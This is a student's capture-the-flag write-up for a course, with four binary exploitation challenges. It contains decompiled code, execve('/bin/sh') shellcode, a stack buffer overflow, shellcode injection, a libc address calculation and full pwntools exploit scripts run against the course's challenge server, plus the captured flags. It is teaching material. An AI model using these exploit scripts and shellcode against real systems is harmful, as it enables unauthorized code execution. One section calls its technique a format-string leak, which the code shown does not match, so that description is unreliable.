Week6- Write-up

Vishnu Vardhan Ciripuram
N14912012
vc2499

Challenge: Old School

The objective of this challenge was to exploit a buffer overflow vulnerability in the binary provided to spawn a shell.

Solution Steps

I loaded the binary into Binary Ninja for a thorough analysis. Upon inspecting the main() function, I found that the binary prints a message, leaks a memory address, and then prompts for user input. It was clear that the binary was susceptible to a buffer overflow due to unbounded input handling. I needed to use the leaked memory address as the return address, redirecting the flow to execute custom shellcode.

```
00401176  int32_t main(int32_t argc, char** argv, char** envp)

00401182      int32_t argc_1 = argc
00401185      char** argv_1 = argv
00401189      char** envp_1 = envp
00401192      set_buffering()
004011a8      void buf
004011a8      printf(format: "My favorite string is at: %p \n", &buf)
004011b7      printf(format: "Let's see what you can do with t…  ")
004011c8      gets(&buf)
004011d3      return 0
```

Next, I analyzed the stack layout to determine the amount of padding needed to reach the return address. Using Binary Ninja, I determined that 24 bytes of padding were required to overwrite the saved return address.

```
entry -0x58  void var_58
entry -0x58  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x50  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x48  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x40  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x38  void buf
entry -0x38  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x30  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x28  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x20  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x18  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x10  ?? ?? ?? ?? ?? ?? ?? ??
entry  -0x8  int64_t __saved_rbp
entry        void* const __return_addr
```

The leaked was intended to be used as the return address for our shellcode. The memory address was printed in the output, and I confirmed it was a suitable location to inject and execute shellcode.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc offsec-chalbroker.osiris.cyber.nyu.edu 1290
Please input your NetID (something like abc123): vc2499
hello, vc2499. Please wait a moment...
My favorite string is at: 0x7ffcec8aaf10
Let's see what you can do with that info!
> 
```

Given the 64-bit architecture, I wrote custom shellcode to spawn a shell by performing an execve syscall with /bin/sh as the argument. The shellcode does the following:

1. Sets up the stack to hold the /bin/sh string.
2. Configures the syscall registers for execve.
3. Executes the syscall to spawn a shell.


```
shellcode = asm('''
    xor rax, rax
    mov rdi, 0x68732f6e69622f  # Push the string '/bin/sh' in reverse
    push rdi
    mov rdi, rsp               # Set RDI to point to '/bin/sh'
    xor rsi, rsi               # Set RSI to 0 (NULL)
    xor rdx, rdx               # Set RDX to 0 (NULL)
    mov rax, 0x3b              # Syscall number for execve
    syscall                    # Invoke the syscall
''')
```

I constructed the payload. The payload consists of:


1. The shellcode to spawn a shell.
2. Padding of 24 bytes to reach the return address.
3. The leaked address, which serves as the jump location for executing the shellcode.

```
padding = b'A' * 24
payload = shellcode + padding + p64(leaked_address)
```

I connected to the remote challenge server using pwntools, sent the payload, and successfully triggered the shellcode. This led to the execution of execve("/bin/sh", NULL, NULL), granting me an interactive shell.



Inside the shell, I executed standard Linux commands to navigate the directory and locate the flag.txt file. By using cat flag.txt, I was able to view the flag.
flag{th4t_buff3r_w4s_th3_p3rf3ct_pl4c3_t0_wr1t3_y0ur_sh3llc0de!_50c5092e5fcf7db0}



Script used:

```python
from pwn import *

context.arch = 'amd64'

e = ELF("./old_school")

p = remote('offsec-chalbroker.osiris.cyber.nyu.edu', 1290)

p.recvuntil(b'NetID (something like abc123): ')
p.sendline(b'vc2499')

p.recvuntil(b"My favorite string is at: ")
leaked_address = int(p.recvline().strip(), 16)
print(f"Leaked address: {hex(leaked_address)}")

shellcode = asm('''
    xor rax, rax
    mov rdi, 0x68732f6e69622f  # Push the string '/bin/sh' in reverse
    push rdi
    mov rdi, rsp               # Set RDI to point to '/bin/sh'
    xor rsi, rsi               # Set RSI to 0 (NULL)
    xor rdx, rdx               # Set RDX to 0 (NULL)
    mov rax, 0x3b              # Syscall number for execve
    syscall                    # Invoke the syscall
''')

padding = b'A' * 24
payload = shellcode + padding + p64(leaked_address)

p.sendline(payload)
p.interactive()
```

Challenge: No Leaks

The objective of this challenge was to exploit a binary that had limited visibility into memory addresses, which meant we couldn't rely on address leaks for our exploit.

Solution Steps

In Binary Ninja, I examined the main function. The program prompts the user for input without providing any address leaks. After a quick inspection, it became clear that the program has a buffer large enough for our shellcode and uses mmap to allocate executable memory. This setup makes it feasible to inject shellcode that directly calls execve("/bin/sh") for spawning a shell.

```
000011cf  int32_t main(int32_t argc, char** argv, char** envp)

000011db    int32_t argc_1 = argc
000011de    char** argv_1 = argv
00001202    int64_t buf = mmap(addr: nullptr, len: 0x50, prot: 7, flags: 0x22, fd: 0xffffffff, offset: 0)
00001210    init()
0000121f    puts(str: "What can you do this time?")
00001235    read(fd: 0, buf, nbytes: 0x50)
00001241    check(buf)
0000124c    return 0
```

In main, a buffer of size 0x50 (80 bytes) is allocated using mmap with read, write, and execute permissions (prot: 7). The read function reads up to 80 bytes from standard input, which makes it perfect for placing shellcode directly into this buffer. The program then calls check(buf), which doesn't interfere with our shellcode execution since it simply returns the input argument.

The stack layout showed no canary or stack protection, which simplifies the injection process. With 80 bytes available, we could comfortably place shellcode for spawning a shell.

```
Stack
entry -0x28 | char** argv_1
entry -0x20 | ?? ?? ?? ??
entry -0x1c | int32_t argc_1
entry -0x18 | ?? ?? ?? ?? ?? ?? ?? ??
entry -0x10 | int64_t var_10
entry  -0x8 | int64_t __saved_rbp
entry       | void* const __return_addr
```

Given that the goal was to get a shell without relying on any leaks or address manipulations, I crafted shellcode that directly invokes execve("/bin/sh"):

```
shellcode = asm('''
    xor rax, rax
    mov rdi, 0x68732f6e69622f  # "/bin/sh" in reverse
    push rdi
    mov rdi, rsp               # Point RDI to "/bin/sh"
    xor rsi, rsi               # NULL for argv
    xor rdx, rdx               # NULL for envp
    mov rax, 0x3b              # Syscall number for execve
    syscall                    # Execute syscall
''')
```

This shellcode does the following:

1. Moves the reversed bytes of "/bin/sh" into the rdi register, which is then pushed to the stack.
2. Points rdi to the "/bin/sh" string at the top of the stack.
3. Sets rsi and rdx to NULL (required by execve as arguments).
4. Sets rax to 0x3b, which is the syscall number for execve.
5. Executes the syscall, effectively launching a shell.

I connected to the remote challenge server using pwntools, sent the payload, and successfully triggered the shellcode. The payload is simply the shellcode itself, as we don't need padding or address adjustments due to the use of mmap:

p.sendline(shellcode)

After sending the shellcode, the connection switches to interactive mode, allowing us to interact with the spawned shell. I used typical shell commands (ls, cat flag.txt) to locate and retrieve the flag.

flag{w3_c4n_st1ll_d3f34t_m0d3rn_c0d3!_df10fb4632e46cc3}

```
┌──(kali㉿kali)-[~]
└─$ python3 leaks.py
[*] '/home/kali/no_leaks'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[←] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1293: Trying 12
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1293: Done
[*] Switching to interactive mode

$ ls
flag.txt
no_leaks
$ cat flag.txt
flag{w3_c4n_st1ll_d3f34t_m0d3rn_c0d3!_df10fb4632e46cc3}
$ 
```

Script used:

```python
from pwn import *

context.arch = 'amd64'
e = ELF("no_leaks")
p = remote('offsec-chalbroker.osiris.cyber.nyu.edu', 1293)

p.recvuntil(b'NetID (something like abc123): ')
p.sendline(b'vc2499')

shellcode = asm('''
    xor rax, rax
    mov rdi, 0x68732f6e69622f  # "/bin/sh" in reverse
    push rdi
    mov rdi, rsp               # Point RDI to "/bin/sh"
    xor rsi, rsi               # NULL for argv
    xor rdx, rdx               # NULL for envp
    mov rax, 0x3b              # Syscall number for execve
    syscall                    # Execute syscall
''')

p.recvuntil(b"What can you do this time?")
p.sendline(shellcode)

p.interactive()
```

Challenge: Assembly

The objective of this challenge was to exploit a vulnerability in the binary by modifying specific memory addresses to unlock the flag.

Solution Steps:

Using Binary Ninja, I analyzed the main() function and the memory layout of the binary. The analysis revealed that the binary expects the values at two specific addresses, secrets and data_404098, to be set to 0x1badb002 and 0xdead10cc, respectively, in order to unlock the print_flag() function.

```
int32_t main(int32_t argc, char** argv, char** envp)

    int32_t argc_1 = argc
    char** argv_1 = argv
    void* fsbase
    int64_t rax = *(fsbase + 0x28)
    void* buf = mmap(addr: nullptr, len: 0x48, prot: 7, flags: 0x22, fd: 0xffffffff, offset: 0)
    set_buffering()
    puts(str: "Set the right secrets to get the…  ")
    int32_t var_2c = read(fd: 0, buf, nbytes: 0x40)

    if (*(buf + sx.q(var_2c)) == 0xa)
        var_2c -= 1

    if (validate(buf, var_2c) != 0)
        *(sx.q(var_2c) + buf) = 0xc30040123668
        buf()

    puts(str: "Try again friend!")
    *(fsbase + 0x28)

    if (rax == *(fsbase + 0x28))
        return 0

    __stack_chk_fail()
    noreturn
```

```
00401236  void check() __noreturn

00401266      if (secrets == 0x1badb002 && data_404098 == 0xdead10cc)
0040126d          print_flag()
0040126d
00401277      exit(status: 0)
00401277      noreturn
```

From the disassembly, I identified:

1. secrets at memory address 0x404090
2. data_404098 at memory address 0x404098
3. Required values: secrets = 0x1badb002 and data_404098 = 0xdead10cc

These values and addresses are necessary to trigger the print_flag() function.

```
00404090  int64_t secrets = 0x0
00404098  int64_t data_404098 = 0x0
```

```
if (secrets == 0x1badb002 && data_404098 == 0xdead10cc)
```

I wrote custom shellcode in assembly to load and set the target values into the specific memory addresses:

1. mov rax, {secrets_value} to load 0x1badb002 into secrets
2. mov rax, {data_value} to load 0xdead10cc into data_404098

```
shell = asm(f'''
    mov rax, {secret}       # Load target for secrets
    mov [{sec_addr}], rax   # Set 'secrets' to target
    mov rax, {data_404098}     # Load target for data_404098
    mov [{data_addr}], rax  # Set 'data_404098' to target
''')
```

Step 4: Sending the Payload

I connected to the challenge server with pwntools, injected the payload, and successfully triggered the print_flag() function, which printed the flag directly. The flag was displayed as output after the correct values were set in memory. By switching to interactive mode, I was able to capture the flag directly from the server.

```
┌──(kali㉿kali)-[~]
└─$ python3 assembly.py
[*] '/home/kali/assembly'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1294: Done
[*] Switching to interactive mode

Here's your flag, friend: flag{l0w_l3v3l_pr0gr4mm1ng_l1k3_4_pr0!_3e91f9ac2f06a068}

[*] Got EOF while reading in interactive
```

Script used:

```python
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

bin = ELF('./assembly')

p = remote("offsec-chalbroker.osiris.cyber.nyu.edu", 1294)
p.sendline(b"vc2499")

sec_addr = 0x404090
data_addr = 0x404098
secret = 0x1badb002
data_404098 = 0xdead10cc

p.recvuntil(b'Set the right secrets to get the flag!\n')


shell = asm(f'''
    mov rax, {secret}       # Load target for secrets
    mov [{sec_addr}], rax    # Set 'secrets' to target
    mov rax, {data_404098}      # Load target for data_404098
    mov [{data_addr}], rax  # Set 'data_404098' to target
''')

payload = shell.ljust(0x50, b"\x90")

p.send(payload)
p.interactive()
```

Challenge: Back to Glibc

Gain a shell by leveraging a format string vulnerability to leak a libc address, calculate the base address of libc, and execute system("/bin/sh").

Solution Steps

I began by analyzing the provided binary (back_to_glibc) and the libc.so.6 file using Binary Ninja. Key functions observed in the binary included printf (for libc function calls), which suggested that a libc leak was possible and potentially exploitable for a shell. Additionally, the main function contained references to a buffer in which it read data from the user, hinting at a potential vulnerability.

```
00001219  int32_t main(int32_t argc, char** argv, char** envp)

00001225      int32_t argc_1 = argc
00001228      char** argv_1 = argv
0000122c      void* fsbase
0000122c      int64_t rax = *(fsbase + 0x28)
0000125b      void* buf_1 = mmap(addr: nullptr, len: 0x50, prot: 7, flags: 0x22, fd: 0xffffffff, offset: 0)
00001269      set_buffering()
0000127d      printf(format: "Remember those libc addresses fr…  ")
00001291      printf(format: "This time you can have this one:…  ")
0000129d      int32_t (* const buf)(char const* format, ...) = printf
000012b2      write(fd: 1, &buf, nbytes: 8)
000012c1      puts(str: &data_205a)
000012d0      puts(str: "Hint: where else can you find '/…  ")
000012e6      int32_t rax_6 = read(fd: 0, buf: buf_1, nbytes: 0x50)
000012e6
0000135c      for (int32_t i = 0; i s< rax_6; i += 1)
00001337          if (*(buf_1 + sx.q(i)) == 0x62 && *(buf_1 + sx.q(i) + 1) == 0x69 && *(buf_1 + sx.q(i) + 2) == 0x6e)
00001343              puts(str: "Bye!")
0000134d              exit(status: 1)
0000134d              noreturn
0000134d
00001368      puts(str: "Here we go!")
0000137e      buf_1()
00001389      *(fsbase + 0x28)
00001389
00001392      if (rax == *(fsbase + 0x28))
0000139a          return 0
0000139a
00001394      __stack_chk_fail()
00001394      noreturn
```

```
00029dc0  void __libc_start_main(int64_t arg1, int32_t arg2, int64_t* arg3, int64_t arg4, int64_t arg5, int64_t arg6)
00029dc0      __noreturn

00029de0      if (arg6 != 0)
00029de9          __cxa_atexit(arg6, 0, 0)
00029de9
00029df5      int32_t rax = *_rtld_global_ro
00029df9      int32_t var_48 = rax
00029dfc      int32_t rbx_1 = rax & 2
00029dfc
00029dff      if (rbx_1 != 0)
00029efd          (*(_rtld_global_ro + 0x330))("\ninitialize program: %s\n\n", *arg3)
00029efd
00029e0c      uint64_t rdx_1 = *__environ
00029e0c
00029e12      if (arg4 == 0)
00029e47          int64_t* r14_1 = *_rtld_global
00029e4a          void* rcx = r14_1[0x14]
00029e4a
00029e54          if (rcx != 0)
00029e56              var_48.q = rdx_1
00029e63              (*(rcx + 8) + *r14_1)(zx.q(arg2), arg3)
00029e68              rdx_1 = var_48.q
00029e68
00029e6c          int64_t rdi_5 = r14_1[0x21]
00029e6c
00029e76          if (rdi_5 != 0)
00029e86              int64_t rcx_5 = *r14_1 + *(rdi_5 + 8)
00029e8a              uint32_t rsi_4 = (*(r14_1[0x23] + 8) u>> 3).d
00029e8a
00029e90              if (rsi_4 != 0)
00029e95                  int64_t r14_2 = rcx_5 + 8
00029e99                  int64_t rax_1 = r14_2 + (zx.q(rsi_4 - 1) << 3)
00029e99
00029eb0                  while (true)
00029eb0                      var_48.q = rdx_1
00029eb9                      (*rcx_5)(zx.q(arg2), arg3)
00029ebb                      rcx_5 = r14_2
00029ebb
00029ec3                      if (rax_1 == r14_2)
00029ec3                          break
00029ec3
00029ea8                      rdx_1 = var_48.q
00029eac                      r14_2 += 8
00029e12      else
00029e19          arg4(zx.q(arg2), arg3, rdx_1)
00029e19
00029e26      _dl_audit_preinit(*_rtld_global)
00029e26
00029e2d      if (rbx_1 != 0)
00029ede          (*(_rtld_global_ro + 0x330))("\ntransferring control: %s\n\n", *arg3)
00029ede
00029e3b      sub_29d10(arg1, arg2, arg3)
00029e3b      noreturn
```

```
Stack
entry -0x48   char** argv_1
entry -0x40   ?? ?? ?? ??
entry -0x3c   int32_t argc_1
entry -0x38   ?? ?? ?? ?? ?? ?? ?? ??
entry -0x30   ?? ?? ?? ?? ?? ?? ?? ??
entry -0x28   int32_t (* const buf)(char const* format, ...)
entry -0x20   void* var_20
entry -0x18   ?? ?? ?? ?? ?? ?? ?? ??
entry -0x10   int64_t var_10
entry  -0x8   int64_t __saved_rbp
entry         void* const __return_addr
```

I connected to the challenge server and extracted a leaked libc address printed by the program

```
┌──(kali㉿kali)-[~]
└─$ nc offsec-chalbroker.osiris.cyber.nyu.edu 1292
Please input your NetID (something like abc123): vc2499
hello, vc2499. Please wait a moment...
Remember those libc addresses from Week 0?This time you can have this one: ��h

Hint: where else can you find '/bin/sh'?
```

With the leaked address, I calculated the base address of libc by subtracting the offset of printf (known from the provided libc.so.6 file). I then calculated the addresses of system and "/bin/sh" in libc, which are essential for executing a shell command.

```
libc_base = leaked_address - libc.symbols["printf"]
system_addr = libc_base + libc.symbols["system"]
bin_sh_addr = libc_base + next(libc.search(b"/bin/sh"))
```

The payload involves creating shellcode that sets up the system call with "/bin/sh" as an argument. I used pwntools to assemble this shellcode and padded it to align with the stack correctly.

```python
shellcode = asm(f'''
    sub rsp, 8                  # Align stack
    mov rdi, {bin_sh_addr}      # Set RDI to "/bin/sh" address
    mov rax, {system_addr}      # Set RAX to system() address
    call rax                    # Call system("/bin/sh")
''')

payload = shellcode.ljust(0x50, b"\x90")
```

Finally, I sent the payload to the remote server to trigger the shell. Upon successful exploitation, the payload caused the system("/bin/sh") to execute, providing an interactive shell. I used typical shell commands (ls, cat flag.txt) to locate and retrieve the flag.
flag{y0u_r3_gonna_be_us1ng_gl1bc_4_l0t!_1c6f9f3d64b6db85}

```
└─$ python3 back_to_glibic.py
[*] '/home/kali/back_to_glibc'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[*] '/home/kali/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
[|] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1292: Trying 12
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1292: Done
Leaked libc address: 0x7fb54ed7d6f0
libc base: 0x7fb54ed1d000
system() address: 0x7fb54ed6dd70
'/bin/sh' address: 0x7fb54eef5678
[*] Switching to interactive mode

Hint: where else can you find '/bin/sh'?
Here we go!
$ ls
back_to_glibc
flag.txt
$ cat flag.txt
flag{y0u_r3_gonna_be_us1ng_gl1bc_4_l0t!_1c6f9f3d64b6db85}
$
```

Script used:

```python
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

binary = ELF('./back_to_glibc')
libc = ELF('libc.so.6')

p = remote("offsec-chalbroker.osiris.cyber.nyu.edu", 1292)
p.sendline(b"vc2499")

p.recvuntil(b'This time you can have this one: ')
leaked_address = u64(p.recvline().strip().ljust(8, b'\x00'))
print(f"Leaked libc address: {hex(leaked_address)}")

libc_base = leaked_address - libc.symbols["printf"]
system_addr = libc_base + libc.symbols["system"]
bin_sh_addr = libc_base + next(libc.search(b"/bin/sh"))

print(f"libc base: {hex(libc_base)}")
print(f"system() address: {hex(system_addr)}")
print(f"'/bin/sh' address: {hex(bin_sh_addr)}")

shellcode = asm(f'''
    sub rsp, 8                  # Align stack
    mov rdi, {bin_sh_addr}    # Set RDI to "/bin/sh" address
    mov rax, {system_addr}    # Set RAX to system() address
    call rax                    # Call system("/bin/sh")
''')

payload = shellcode.ljust(0x50, b"\x90")

p.send(payload)
p.interactive()
```